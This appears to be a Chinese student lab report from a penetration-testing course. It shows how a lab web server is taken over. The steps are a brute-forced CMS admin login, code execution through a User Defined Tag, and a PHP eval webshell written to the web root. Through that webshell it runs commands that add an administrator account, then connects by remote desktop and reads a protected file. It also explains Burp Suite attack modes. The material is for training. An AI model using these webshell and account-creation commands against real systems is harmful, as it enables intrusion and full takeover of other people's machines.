
【实验工具】

Firefox（火狐浏览器）

【操作步骤】


3.1 在任务二的实验基础上，使用破解的管理员用户信息登录目标机网站后台，用户名：admin，密码：admin452。

- 使用任务二爆破得到的网站的密码进入目标机网站后台后结果如下图所示




3.2 登录目标机网站后台后，设置用户自定义标记（Add User Defined Tag），配置信息为 name：“hacker”，code：“system(“whoami”);”

- 选择 Extensions->User Defined Tags->Add User Defined Tag，在 name 处填入 hacker,在 codes 处填入指令 system(“whoami”);结果如下图所示




■ 在提交之后运行得到的结果如下图所示，已经获得 root 用户权限



3.3 在如图 3-1 所示画面中的 code 区域，尝试设置不同的 system()函数命令参数，并执行相应命令，最终获取目标网站 webshell 提权。在浏览器地址栏中输入“ http://192.168.1.4/1.php?m=system(“whoami”);” ，执行命令 “whoami” ,显示 webshell 权限


■ 在代码部分随意填入字符触发报错如下图所示



通过报错信息得到当前路径名，我们选择该路径作为木马的植入路径


■ 在 code 区中编写一句话木马 file_put_contents(‘c://phpStudy//WWW//1.php’,’<?php eval($_GET[“c”]);?>’);如下图所示

■ 运行后的结果如下图所示




3.4 查找目标主机开放的远程桌面端口。

- 接下来利用上传的一句话木马执行命令，在浏览器地址栏输入 192.168.1.4/1.php? c=system(“tasklist -svc”);运行结果如下图所示



由此可以得到目标进程的进程号为 2176

- 在浏览器地址栏输入命令 192.168.1.4/1.php? c=system(“netstat -ano”);运行的结果如下图所示



找到进程号为 2176 的端口为 45565 由此可以得到目标程序的端口号为 45565

4.任务四

【任务描述】

本实验任务在任务三操作完成的基础上，向目标机添加新用户，并完全控制目标主机系统。

通过完成本实验任务，要求学生在掌握 webshell 上传及权限获取方法的基础上，掌握向目标机添加新用户，设置用户权限并实现目标机控制的方法，进而掌握企业级复杂网络 webshell 相关的高级漏洞挖掘和利用方法，具备高级漏洞挖掘和利用、信息系统安全管理的职业能力。

【实验目标】

理解 webshell 权限获取的意义和方法。

掌握获取 webshell 权限基础上控制目标机的方法。

掌握企业级复杂网络漏洞挖掘和利用方法。

具备高级漏洞挖掘和利用职业能力。


【实验工具】

Firefox（火狐浏览器）

【操作步骤】

4.1 向目标机网站（http：//192.168.1.4）添加新用户，用户名：hacker，密码：Beijing123。


- 在浏览器地址栏输入指令 192.168.1.4/1.php? c=system(“net user hacker Beijing123 /add”);向目标网站添加新用户，如下图所示



ÃüÁî³É¹¦Íê³É¡£

4.2 把 hacker 用户添加到管理员组，并远程连接目标机。


- 在浏览器地址栏输入指令 192.168.1.4/1.php? c=system(“net localgroup administrators hacker /add”);将 hacker 用户添加到管理员组，如下图所示



ÃüÁî³É¹¦Íê³É¡£

4.3 以 hacker 用户（用户名：hacker、密码：Beijing123）身份登录目标机系统。


- 在操作机终端中执行指令 rdesktop -a 16 192.168.1.4:45565 如下图所示



使用用户名 hacker 密码 Beijing123 登陆目标机


4.4 设置目标机 C:\2.key 文件的可读权限，并查看该文件的具体内容。

■ 在目标机的硬盘中找到文件 2.key 如下图所示



■ 修改该文件的权限，为 hacker 用户建立访问控制权限如下图所示

■ 将文件权限设置完成后打开该文件获取其文件内容为 Zenmap 如下图所示



三、实验问题与解决

1.burpsuit 攻击方式的设置

在 burpsuit 工具中提供了四种不同的攻击方式，如下图所示

（1）Sinper(狙击手)

该攻击方式是将截的包各个用$$符号标记的数据按照给出的字典中的值进行逐个遍历替换，所有被替换的位置使用同一个字典

（2）Battering ram（攻城槌）

这种攻击方式是将包内所有标记的数据进行同时替换再发出，所有被替换位置的值是同一个字典中的同一个值

（3）Pitchfork（干草叉）

该攻击方式是将多个被标记的位置，分别使用各自加入的 payload 进行替换，标记位置的位置顺序对应的数据包里从上到下从左到右的顺序，即每个被替换位有自己的字典，每次每个标记为在自己的字典中取出一个位置相同的值


（4）Cluster bomb（集束炸弹）

该攻击方法是将四个字典的所有可能的结果都进行尝试，即为暴力破解，每一个位置都有自己的字典，遍历的结果为各个字典的笛卡尔积。

在本次实验中需要选定两个攻击载荷，一个为不变的用户名 admin，另一个为变化的密码，所以更应该选择 Cluster bomb 方法，针对用户名尝试所有不同的密码组合进行密码爆破


2.burpsuit 与网页操作步骤顺序错误引发错误

■ 在点击网页的提交按钮后网页可能会直接显示如下报错



出现该报错的原因是在输入用户名和密码之后并没有先打开 burpsuit 再进行提交，致使提交的表单没有被正常拦截

■ 在提交表单之后没有显示出完全的表单



可以再点击 Forward 按钮或者重新提交即可显示完整表单

四、实验总结

在本次实验中学习到了 nmap、MSF、Metasploit 工具进行漏洞的挖掘和利用；学习到了如何使用 crunch 产生可能的密码组合然后配合 burpsuit 工具对目标网站的用户名和密码进行攻击，最终实现网站的渗透和控制；学习到了在已经控制目标王爷之后如何获取 webshell 权限并且拿到了目标机的远程桌面端口号；学习到利用已经控制的网页向目标机添加新用户从而控制目标机，获取目标机内的机密文件。

在本次实验中还学习到了在面对不同的攻击场景中，应当学会使用不同的攻击方式对目标网站或主机进行攻击，使用与攻击场景相匹配的攻击方式可以达到事半功倍的成果。